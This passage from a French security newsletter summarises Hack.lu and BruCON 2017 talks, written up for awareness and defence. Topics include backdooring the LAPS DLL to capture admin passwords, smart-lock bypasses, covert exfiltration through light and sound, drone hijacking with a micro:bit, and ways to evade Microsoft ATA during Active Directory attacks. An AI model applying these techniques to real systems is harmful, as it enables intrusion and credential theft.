✚ L'ancienne version (celle disponible sur Github) est compatible avec le LAPS actuel.

Les 2 consultants ont ainsi modifié la DLL AdmPwd.dll pour récupérer le mot de passe lors de son changement (par exemple au sein d'un fichier texte sur le poste). Dans un souci d'être le plus discret possible, ils ont utilisé le projet SigThief (https://github.com/secretsquirrel/SigThief) pour que la DLL ne soit pas détectable au premier abord (version, signature ...).

Ils nous ont ainsi présenté 3 scénarios d'exploitation pour illustrer cette version modifiée malveillante : deux élévations de privilèges et un scénario de compromission persistante.

Pour pouvoir élever ses privilèges, il suffit d'obtenir les droits d'écriture sur la DLL AdmPwd.dll pour pouvoir la remplacer par sa version malveillante. La première raison peut provenir d'un mauvais déploiement de LAPS. Notamment une méthode de déploiement consiste à copier/coller la DLL sur le système. Une fois copiée, il suffit d'exécuter la commande suivante pour activer LAPS: regsvr32.exe AdmPwd.dll. Si l'emplacement de destination est mal choisi, accessible en écriture par tous les utilisateurs, un attaquant pourra remplacer la DLL et ainsi élever ses privilèges. Pour la seconde élévation de privilège, les 2 consultants pensaient avoir trouvé une vulnérabilité de type 0day.

En effet, ils arrivaient au travers du service Windows Installer Service ou plus précisément de la fonctionnalité de réparation MSI, à écraser la DLL LAPS. Lors de l'envoi des informations à Microsoft, l'équipe sécurité de Microsoft leur a demandé quelle version de la bibliothèque msi.dll ils utilisaient. Il s'est avéré que le système où ils ont découvert la vulnérabilité était obsolète et qu'il s'agissait en fait de la vulnérabilité MS14-049. Afin de se protéger contre ce type d'attaque, il suffit de réaliser un contrôle d'intégrité sur la DLL LAPS.

Network Automation is not your Safe Haven: Protocol Analysis and Vulnerabilities of Autonomic Network

Omar Eissa

Omar Eissa, qui travaille pour la société ERNW, est venu présenter son travail de recherche sur les mécanismes d'auto-configuration des équipements réseau Cisco, et sur les protocoles associés. Cet ensemble de fonctionnalités est baptisé « Cisco Autonomic network », et a pour objectif de faciliter la vie des administrateurs réseau lors du déploiement d'un nouveau routeur au sein d'un réseau. Après une courte démonstration du processus de mise en route d'un nouvel équipement (littéralement en quelques commandes), Omar est ensuite rentré dans le vif du sujet et nous a présenté les différentes failles de sécurité qu'il a pu identifier et remonter à Cisco au cours des derniers mois. Son constat était malheureusement peu flatteur pour Cisco, puisque la simplification du processus de mise en route des équipements se fait au prix fort en termes de sécurisation desdits équipements, au vu du nombre de failles identifiées : CVE-2017-6664, CVE-2017-6665, CVE-2017-3849 (DoS du « registrar »), CVE-2017-3850 (DoS de l'équipement réseau avec 1 paquet IPv6 aka DeathKiss)

API design for cryptography

Frank Denis

✚ **Slides**
http://archive.hack.lu/2017/hacklu-crypto-api.pdf

✚ **Twitter**
https://twitter.com/jedisct1

✚ **Vidéo**
https://youtu.be/1NVgRPb0tHU

Frank Denis a partagé son retour d'expérience en termes de conception d'API, et plus particulièrement en matière de Cryptographie.

Dans ce domaine, la conception d'une interface simple d'utilisation est un sujet important, car la cryptographie est en elle-même un sujet complexe qui nécessite un bagage conséquent en termes de connaissances pour être utilisé correctement. Il n'est donc pas envisageable de disposer d'une API trop conséquente en termes de méthodes proposées. En effet, il ne peut advenir qu'une seule chose pour les API de ce type, leur abandon progressif du fait de leur complexité d'utilisation.

Après s'être posé la question de « comment chiffrer des données en C » et avoir erré un certain temps à la recherche de réponses fiables sur StackOverflow ou autres « site du zero », Frank a identifié la bibliothèque NaCL, développée par Google pour répondre à la problématique de l'implémentation sécurisée des outils cryptographiques dans les applications développées en C. Cette dernière n'expose malheureusement pas une interface facilement compréhensible par la majorité des développeurs, et n'a donc jamais vu son utilisation décoller massivement. Il a donc décidé de développer dans un premier temps « libsodium », puis son successeur « libhydrogen » (https://github.com/jedisct1/libhydrogen), comme une surcouche à NaCL pour en faciliter l'utilisation. Frank a donc profité de cette expérience pour partager son retour en la matière.

In Soviet Russia, Vulnerability Finds You
Inbar Raz

Twitter
https://twitter.com/inbarraz

Inbar Raz est venu partager, avec beaucoup d'humour, son retour en matière de découverte plus ou moins fortuite de « problèmes de sécurité » dans la vie de tous les jours. Son objectif était de sensibiliser les participants de la Hack.Lu au fait que, disposant de connaissances avancées leur permettant de diagnostiquer des problèmes pouvant avoir des répercussions importantes sur la vie de nos semblables, il est de notre devoir de remonter les problèmes, et d'aider les responsables à les corriger pour qu'ils ne soient pas exploités aux dépens des autres.

Pour cela, il a proposé plusieurs exemples concrets :

- Le premier impliquait une compagnie de taxis utilisant pour seul et unique identifiant le numéro de téléphone de ses clients. Il était ainsi possible de récupérer facilement un grand nombre d'informations personnelles sur les clients de la société.

- Le deuxième exemple impliquait un aéroport international en Europe de l'est (Pologne), dont le système d'information était malencontreusement « ouvert » aux visiteurs, qui pouvaient facilement accéder au cœur du réseau, protégé uniquement par un mot de passe par défaut.

- Le troisième exemple s'articulait autour de l'utilisation frauduleuse d'informations personnelles dérobées sur les réseaux sociaux, et plus particulièrement sur Tinder. Ces informations personnelles sont utilisées par les pirates pour créer de faux comptes leur servant d'appât pour leurs victimes. L'analyse réalisée a permis à Inbar de retrouver le profil complet du pirate se cachant derrière cette opération.

- Enfin, le dernier exemple implique une chaine de cafés en Israël. Cette dernière propose des cartes prépayées permettant de faciliter l'achat de café à emporter. Cependant, la gestion de ces cartes est mal pensée, et il est aisé pour un pirate de dérober le crédit disponible sur les cartes en circulation.

Front door Nightmares. When smart is not secure
ObiWan666

Twitter
https://twitter.com/Obiwan666

La conférence proposée par ObiWan666 était particulièrement intéressante, car elle abordait un sujet qui fait rarement l'objet de présentations. Il s'agissait en l'occurrence de proposer un retour sur la sécurité des implémentations de serrures électroniques, une sorte de présentation sur le « lockpicking 2.0 ».

L'idée de ces travaux de recherche était d'identifier pour plusieurs modèles de serrures existants les problèmes de conception rendant inexistante la sécurité normalement attendue de ces équipements. L'objectif était d'identifier le moyen le plus simple de contourner la sécurité normalement apportée par la serrure.

« La conférence proposée par ObiWan666 était particulièrement intéressante, car elle abordait la sécurité des implémentations de serrures électroniques, une sorte de présentation sur le « lockpicking 2.0 »

Pour cela, ObiWan666 s'est ainsi penché sur plusieurs aspects de la conception de ces petits équipements, aussi bien électroniques que matériels. Différentes attaques ciblant plusieurs modèles de serrures ont ainsi été présentées en fonction du facteur sur lequel ils s'appuient pour valider ou invalider l'ouverture. En effet, il existe des serrures dont le mécanisme de validation est basé sur la possession (clef RFID), sur la connaissance (code PIN), ou encore sur l'être (empreinte biométrique). Parmi les attaques présentées, on peut retenir :

- Des contournements au niveau électrique/électronique ;

- Le rejeu de signaux ;

- L'attaque baptisée « Brain implant », au cours de laquelle le « cerveau » de la serrure est remplacé par un composant tiers, permettant de forcer l'ouverture de la serrure

- Le crochetage de serrure, qui reste d'actualité étant donné que les serrures possèdent généralement un emplacement permettant de les ouvrir avec une clé classique en cas d'urgence, ou à l'aide d'outils de lockpicking.

✚ Et enfin, les attaques tierces permettant de contourner les mécanismes composant ces serrures, comme l'utilisation d'une perceuse.

ObiWan666 a également présenté les différents outils utilisés pour réaliser ces attaques, allant de la caméra thermique au scanner à Rayon X. Enfin, le présentateur a conclu sa présentation sur le fait qu'il n'exclut pas l'utilisation de ce nouveau type de serrures dites « intelligentes », tant que les travers de ces modèles sont connus, et que celles-ci sont correctement utilisées pour répondre à des besoins spécifiques.

What is the max Reflected Distributed Denial of Service (rDDoS) potential of IPv4?

Éireann Leverett, Aaron Kaplan

✚ **Paper**
http://www.lo-res.org/~aaron/Chatham.pdf

✚ **Twitter**
https://twitter.com/Kaplan_CERTat et https://twitter.com/blackswanburst

✚ **Vidéo**
https://youtu.be/_Nq5Fd2ucos

Enfin, la dernière conférence que nous avons retenue de cette édition de la Hack.lu a été présentée par deux conférenciers : Éireann Leverett et Aaron Kaplan.

Ces derniers ont présenté le fruit d'une étude intéressante, ayant pour objectif d'estimer le potentiel maximum d'une attaque en déni de service réfléchie distribuée sur la plage IPv4 (Reflected Distributed Denial of Service (rDDoS). Ils ont pour cela posé un certain nombre d'hypothèses, et se sont focalisés sur plusieurs protocoles DNS, NTP, SSDP et SNMP reposant sur UDP. Sur la base de ces hypothèses, ils ont calculé le débit maximum de 108.49Tb/s. Ils ont également détaillé leur méthodologie, et ont présenté différentes statistiques démontrant que pour lutter contre ce type de menace, les méthodes actuellement adoptées ne sont pas toujours les plus adaptées.

Brucon 2017

Par Yann FERRERE et Antoine DUMOUCHEL

L'édition 2017 de la BruCON, la conférence belge de référence en matière de sécurité des Systèmes d'Information, s'est déroulée dans la magnifique ville de Gand les 5 et 6 octobre derniers.
Cet événement offrait un éventail d'activités destiné aussi bien aux professionnels qu'aux amateurs passionnés par la Sécurité des Systèmes d'Information : conférences mais aussi CTFs et ateliers.

La BruCon a mis à disposition sur YouTube les conférences filmées, accessibles à l'adresse suivante : https://www.youtube.com/user/brucontalks. De plus, les supports des présentations sont consultables sur le site officiel de la conférence : http://files.brucon.org/2017/.
Comme chaque année, XMCO était présent, nous vous proposons ici un retour sur nos coups de cœur de cette édition 2017.

Detecting malware even when it is encrypted

František Střasák, Sebastian Garcia

Vidéo
https://www.youtube.com/watch?v=jlEbsXTKGcQ


Slides
http://files.brucon.org/2017/002_Frantisek_Strask_Detecting_Malware_Event_When_Its_Encrypted.pdf

František Střasák, étudiant à l'université de Prague (CTU), nous a présenté ses travaux de recherche portant sur l'utilisation de l'intelligence artificielle pour la détection de malwares via l'analyse du trafic réseau.

Ses recherches sont basées sur les problématiques suivantes :

- 50% du trafic Internet est chiffré
- Entre 10% et 40% du trafic réseau malveillant est chiffré
- La proportion de trafic malveillant chiffré tend à augmenter

Ce constat montre la nécessité d'élaborer des techniques pour détecter la présence de trafic malveillant même si celui-ci est chiffré. Le conférencier présente les différentes solutions pour répondre au problème :



- Utiliser l'interception TLS (man-in-the-middle) au moyen d'un proxy. Il suffit ensuite d'analyser le trafic en clair. Cette solution est coûteuse en ressource (transchiffrement) et pose un problème de confidentialité qui vient s'opposer à l'idée originale du protocole HTTPS.
- Détecter les malwares sans déchiffrer le flux. Cette solution préserve la confidentialité des communicants et réduit l'analyse à une simple lecture du trafic (au moyen d'une sonde par exemple).

František Střasák propose une implémentation de cette seconde solution en analysant de gros volumes de données issues de logs du système de détection d'intrusions « Bro IDS ». Une partie des données est une capture de paquet sréseau d'un trafic Internet légitime en HTTPS. L'autre partie représente un trafic malveillant en HTTPS.

La première étape de l'analyse consiste à lire les informations sur les connexions TLS et à créer un objet « SSLConnectUnit » pour chaque connexion TLS (du début jusqu'à la rupture de la connexion). Tous les objets « SSLConnectUnit » sont ensuite agrégés dans un objet « SSLAggregation » lorsqu'ils partagent la même adresse IP source, la même adresse IP de destination, le même port de destination et le même protocole. Ainsi, chaque connexion tend à caractériser le comportement d'un malware spécifique se connectant à son serveur C&C depuis l'ordinateur d'une victime.

Après avoir établi la liste des objets « SSLAggregation » à partir des datasets, la deuxième étape consiste en l'extraction des « features » du trafic.

Une « feature » est une information caractéristique au sein d'une donnée utilisée par les algorithmes de « machine learning » pour qualifier cette donnée. Par exemple, un algorithme de reconnaissance faciale va rechercher les features « oeil » et « bouche » (des points de l'image légèrement plus sombre que le visage). L'image sera qualifiée comme « visage » si trois de ces features sont trouvées et forment un triangle quasiment équilatéral.

De la même manière, des features sont générées pour chaque objet « SSLAggregation ». On extrait pour cela plusieurs paramètres pour tous les objets « SSLConnectUnit » au sein de l'agrégat :

- La durée de la connexion ;
- Le nombre de paquets entrant/sortant ;
- Les informations relatives aux certificats ;
- Le TTL;
- la taille de la clé de chiffrement...

Plus de 30 paramètres sont ainsi extraits, chaque feature est caractérisée par la moyenne, l'écart-type et la variance de ces paramètres pour tous les objets « SSLConnectUnit » de l'agrégat. Le résultat de ce processus produit un équivalent de carte d'identité pour chaque connexion de chaque malware. Ces données sont ensuite utilisées pour entraîner l'algorithme de machine learning « XGBoost » afin de qualifier si un trafic HTTPS donné est légitime ou identifiable comme malveillant.

« František Střasák, étudiant à l'université de Prague (CTU), nous présente ses travaux de recherche portant sur l'utilisation de l'intelligence artificielle pour la détection de malwares via l'analyse du trafic réseau »

Le résultat des recherches de František Střasák montre que le trafic HTTPS malveillant diffère effectivement du trafic légitime et que la détection de malwares peut ainsi s'effectuer sans déchiffrement du flux. La preuve de concept provoque néanmoins encore trop de faux-positifs pour être utilisée en tant qu'outil de détection, mais les recherches se poursuivent.

Hacking invisibly and silently with light and sound

Matt Wixey


Vidéo

https://www.youtube.com/watch?v=80TPHuXjh8U

Slides

http://files.brucon.org/2017/008_Matt_Wixey_See_No_Evil.pdf

Matt Wixey, consultant sécurité et pentester au pôle d'audit chez PwC, nous a présenté différentes techniques toutes plus exotiques les unes que les autres pour rendre plus difficile (voire impossible) la détection par les antivirus des communications entre malwares, leur propagation, l'exfiltration de données ou l'espionnage.



L'idée principale est de transformer en moyens de communication les différents composants d'un PC ou d'un smartphone pouvant faire un lien avec l'environnement (micro, caméra, capteur, cellule photovoltaïque, LED...). Matt Wixey a présenté plusieurs techniques très diverses pour faire communiquer plusieurs appareils, pirater des drones, perturber des détecteurs de mouvement...

Transfert d'informations via un signal lumineux

Une vidéo de démonstration présente un lecteur mp3 envoyant un signal audio vers un chipset programmable. Ce dernier émet un signal lumineux très difficilement perceptible par l'oeil humain (signal ultraviolet). L'amplitude du signal lumineux est modulée selon les variations du signal audio. En face, un capteur photovoltaïque récupère le signal lumineux et décode le signal audio embarqué, pour finalement le restituer via un haut-parleur.

Ainsi, la musique émise par le haut-parleur est parfaitement audible malgré l'absence de lien électrique entre l'émetteur et le diffuseur. Cette technique peut être utilisée pour communiquer ou exfiltrer des données en utilisant le flash d'un smartphone ou la lumière d'un écran. Les données peuvent être réceptionnées via un capteur photovoltaïque ou une caméra.

Transfert d'informations via un signal audio


De la même manière, il est possible de moduler des données au sein d'un signal audio imperceptible par l'oreille humaine (infrabasses ou ultrasons). Le conférencier présente un outil capable de moduler n'importe quelle donnée (message, fichier...) au sein d'un signal audio puis de le diffuser. Un second ordinateur écoute le signal via le micro et récupère les données modulées au sein du signal.

Injection d'images au sein du spectrogramme audio

Le spectrogramme d'un signal audio correspond à la représentation graphique de l'amplitude des fréquences contenues dans le signal. Le spectrogramme est donc une image où la largeur représente le signal dans le temps, la hauteur représente l'intervalle de fréquence audible par l'oreille humaine (de 20Hz à 20kHz), et où chaque point est coloré plus ou moins intensément en fonction de l'amplitude de la fréquence. Matt Wixey nous présente alors un outil de sa conception capable de générer un fichier audio à partir d'une chaîne de caractères. La chaîne de caractères sera alors visible graphiquement sur le spectrogramme du fichier audio généré.

Sabotage d'un drone

Les drones sont souvent équipés d'un altimètre à ultrason : un émetteur envoie un ultrason au sol tandis qu'un récepteur calcule le temps de retour du son. L'altitude est ainsi déduite du temps d'aller-retour du son. En envoyant un ultrason de même fréquence vers le drone, Matt Wixey nous montre qu'il est possible de faire décoller le drone jusqu'au plafond : en recevant le signal audio quasi instantanément, celui-ci pense être proche du sol, et le mécanisme de stabilisation compense cette proximité en augmentant l'altitude du drone, ce dernier s'envole alors indéfiniment.



L'objectif de cette conférence est de sensibiliser le monde de la sécurité à l'existence d'autres techniques et d'autres vecteurs pour communiquer, se propager, exfiltrer des données ou saboter des appareils, de présenter leurs avantages et leurs inconvénients, et de montrer sur quelles lois physiques ces techniques peuvent reposer et avec quels appareils de la vie de tous les jours elles peuvent être exploitées.

Weaponizing the BBC micro:bit

Damien Cauquil

Vidéo
https://www.youtube.com/watch?v=Z_eipXeC4Q4


Slides
http://files.brucon.org/2017/012_Damien_Cauquil_Weaponizing_the_BBC_Micro_Bit.pdf

Damien Cauquil, chercheur en cybersécurité chez Digital Security (CERT-UBIK) a présenté le micro-ordinateur « micro:bit » et les multiples détournements possibles réalisables par un attaquant pour le transformer en un véritable outil de piratage.

Micro:bit est une carte autonome disposant :

- D'un processeur ARM 32-bit, 16Ko de RAM et 256Ko de mémoire flash
- De 2 boutons et 25 LEDs d'affichage programmables
- De capteurs: thermomètre, cellule photosensible, accéléromètre, boussole
- D'une interface USB, Radio et Bluetooth

Disponible pour la modique somme de 15€, elle a été conçue pour l'apprentissage de la programmation aux enfants et peut être programmée via des frameworks éducatifs comme Blocks ou Scratch. Mais également via Micropython, une bibliothèque python légère conçue pour la programmation embarquée.



Damien Cauquil nous présente une façon de transformer cet appareil en un outil portable de piratage de flux radio. En utilisant le chipset 2.4GHz (NRF51822) embarqué au sein de la carte, le chercheur montre qu'il est possible d'intercepter les paquets de différents protocoles utilisant la bande passante 2.4GHz :

- Legacy ShockBurst Protocol (SB)
- Enhanced ShockBurst Protocol (ESB)
- Bluetooth Low Energy (BLE)

La plupart de ces protocoles ont déjà été piratés et des codes d'exploitation existent publiquement pour sniffer les paquets réseau à partir d'une interface 2.4GHz. Le travail de Damien Cauquil fut d'adapter les codes d'exploitation pour que ceux-ci soient compatibles avec la carte NRF51822 présente sur le micro:bit.

Il montre alors qu'il est possible d'intercepter des signaux Wi-fi afin d'en faire un outil d'inspection (man-in-the-middle). L'appareil peut également être transformé en un sniffer de clavier sans fil (keylogger) en interceptant les signaux Bluetooth.

Enfin, l'interface 2.4GHz du micro:bit peut également être utilisée pour injecter des paquets, afin de prendre le contrôle d'un drone en plein vol. Après une démonstration directe de détournement de drone, le conférencier nous explique sa technique :

- Interception des paquets entre le drone et la télécommande légitime
- Identification du canal utilisé et des paramètres d'appairage
- Envoi de paquets malveillants au drone

Le conférencier était ainsi en mesure de prendre le contrôle du drone à partir d'un joystick relié aux ports d'entrées/sorties du micro:bit.

Damien Cauquil a rendu public l'ensemble du code source permettant de transformer le micro:bit en outil d'interception radio. Ces nouveaux firmwares open source permettront aux ingénieurs en sécurité de rechercher plus efficacement des vulnérabilités impactant les protocoles radio.

Open Source Security Orchestration

Gregory Pickett

Vidéo
https://www.youtube.com/watch?v=EnQ6rA6XEIU

Slides
http://files.brucon.org/2017/007_Gregory_Pickett_Open-Source_Security_Orchestration.pdf


Gregory Pickett, dirigeant de la société Hellfire Security (société spécialisée dans les audits et tests d'intrusion), nous a présenté une méthode d'orchestration d'évènements de sécurité à l'aide du protocole ANP (Adaptative Network Protocol).

Cette présentation est basée sur un constat simple, via l'utilisation de divers outils de détection et réponse à tentative d'intrusion (Fail2ban, iptables, modsec ...), un serveur est en mesure de détecter et bloquer une multitude d'attaques, plus ou moins sophistiquées. Mais comment faire en sorte qu'une détection d'attaque, réalisée par ce serveur, puisse être communiquée et prise en compte par l'ensemble de ses machines, et ce, avec le moins d'interaction humaine possible ?

De cette problématique, Gregory Pickett nous a présenté une solution open source basée sur le protocole ANP, déve-

loppée par ses soins. Ce protocole permet la mise en place d'une communication entre plusieurs systèmes Linux dans le but de partager des informations liées à un événement quelconque.

Développé en python, un agent ANP peut ainsi être déployé sur un système Linux. Exécuté comme un service, l'agent transforme le système ciblé en un noeud. L'ensemble de ces noeuds forme alors un réseau ANP et sont ainsi en mesure de communiquer entre eux les différents évènements de sécurité relevés.



Chacun de ces agents peut s'interfacer avec les différents services qui génèrent des événements de sécurité, via des interfaces ANP propres à chaque outil. À l'heure de la rédaction de cet article, les interfaces ANP suivantes sont présentes: Fail2Ban, Modsec,Iptables

Chacune de ces interfaces permet la transmission d'événements aux autres noeuds, mais également d'interagir avec chacun de ces services. En effet, dans le cas d'une attaque bruteforce détectée par Fail2Ban (plusieurs tentatives de login échouées), l'interface ANP dédiée à ce service sera en mesure de transmettre l'information aux autres noeuds. Dès lors, les noeuds avertis seront en mesure de mettre en place un blocage de l'IP attaquante via l'interface Fail2Ban, de la même manière que s'ils avaient été la cible de l'attaque.

Bien que le but initial soit de répondre aux tentatives d'intrusion (principalement en filtrant l'IP de l'attaquant sur chaque noeud), le protocole ANP permet également la redirection du trafic malveillant vers un Honeypot. Ce type de système a pour objectif d'émuler un système authentique, séparé du réseau de production, afin d'analyser le comportement d'un attaquant lors d'une tentative de compromission. Cette fonctionnalité de « leurre » est permise via l'interface ANP iptables, le trafic pouvant ainsi être redirigé vers le Honeypot.
Bien que cette stratégie de déploiement de mesures de sécurité ne soit pas nouvelle, ANP permet une alternative gratuite et Open Source aux solutions sur mesure payantes proposées par bon nombre de sociétés. Le projet est disponible en téléchargement sur la plateforme Source forge (https://sourceforge.net/projects/adaptive-network-protocol/), ses futures évolutions sont à surveiller attentivement !

Evading Microsoft ATA for Active Directory Domination

Nikhil Mittal

Vidéo
https://www.youtube.com/watch?v=5gu4r-IDDwU

Slides
http://files.brucon.org/2017/004_Nikhil_Mittal_Evading_Microsoft_ATA_for_Active_Directory_Domination.pdf

Nikhil Mittal, chercheur en sécurité et conférencier reconnu (présentation à la Defcon, BlackHat, HITB...), nous a présenté le fonctionnement de la plateforme de détection d'intrusion Microsoft « Advanced Threat Analytics » (ATA), ainsi que les différentes techniques de contournement associées à cette technologie.

ATA est une plateforme permettant de visualiser via une interface web les différentes alertes de sécurité en cours. Elle fonctionne en centralisant de multiples informations provenant de sources différentes:


- Trafic réseau (plusieurs protocoles tels que Kerberos, DNS, RPC, NTLM, ...)
- Données (logs, événements) issues des sources suivantes:
- Security Information and Event Management (SIEM)
- Windows Event Forwarding (WEF)
- Collecteur d'événements de Windows (Wecsvc)

À partir de toutes ces données, ATA est en mesure de corréler certaines informations de manière à détecter des activités suspectes. En effet, cette plateforme de détection a pour objectif de détecter différents comportements habituellement liés à une attaque (lorsqu'un attaquant a réussi à obtenir un accès au réseau):

- Phase de reconnaissance : étape au cours de laquelle un attaquant cherche à collecter un maximum d'informations sur les éléments présents sur le réseau (systèmes présents, services utilisés ...).

✚ Phase de propagation (ou mouvement latéral) : une fois l'attaquant présent sur le réseau, il va chercher à étendre sa surface d'attaque en compromettant les machines les unes après les autres, à l'aide des informations collectées durant la phase de reconnaissance.

✚ Phase de persistance : dès qu'une machine est compromise, l'attaquant cherche à élever ses privilèges et s'assure de maintenir cet accès via l'installation d'une porte dérobée. De plus, une collecte d'informations, propre à la machine, est effectuée. Ces nouvelles informations permettent alors de réaliser à nouveau les phases de reconnaissance, de propagation, et de persistance en boucle, jusqu'à prendre le contrôle du domaine.



Afin de mener à bien chacune de ces étapes, un attaquant va employer plusieurs attaques connues en environnement Windows (énumération de comptes, tentative de brute force de comptes, Pass-The-Ticket, Pass-The-Hash, Golden tickets ...).

Nikhil Mittal a alors entrepris de lister les différentes méthodes de contournement des mécanismes de détection d'ATA, en fonction de chaque étape (reconnaissance, propagation et persistance) et de chaque technique d'attaque en environnement Windows.
Une des méthodes de contournement présentées correspondait à la phase de reconnaissance. Dès lors qu'un attaquant est présent sur le réseau, il lui est utile d'essayer de lister les utilisateurs présents sur les différentes machines du réseau. Cette tâche peut être réalisée via la fonction « Invoke-UserHunter ». En effet, en lui spécifiant une liste d'utilisateurs, cette fonction va tenter de détecter s'ils sont présents et/ou connectés (via les fonctions « Get-NetSessions » et « Get-NetLoggedon ») sur une des machines du domaine local.

ATA est capable de détecter cette tentative d'énumération de comptes utilisateur, mais uniquement lorsque le contrôleur de domaine est ciblé. Dans ce cas, la solution de contournement consiste à ne jamais contacter directement le contrôleur de domaine. Pour ce faire, il suffit de spécifier à la fonction « Invoke-UserHunter » une liste contenant l'ensemble des machines à tester, sans l'IP ou le nom du contrôleur de domaine (option « -ComputerFile »).

L'ensemble des autres techniques, présentées au cours de cette conférence, concernaient également la phase de reconnaissance, les attaques « Overpass-the-hash », « Golden Ticket », « Silver Ticket », « Kerberoast », ainsi que les défauts de configuration possibles d'ATA.

Par ailleurs, il est possible de retrouver l'ensemble des explications de ces mécanismes de contournement d'ATA sur le blog de Nikhil Mittal, accessible à l'adresse suivante:

http://www.labofapenetrationtester.com/2017/08/week-of-evading-microsoft-ata-day1.html.

Au programme : retour sur la vulnérabilité KRACK et une injection LDAP !

L'ACTUALITÉ DU MOMENT

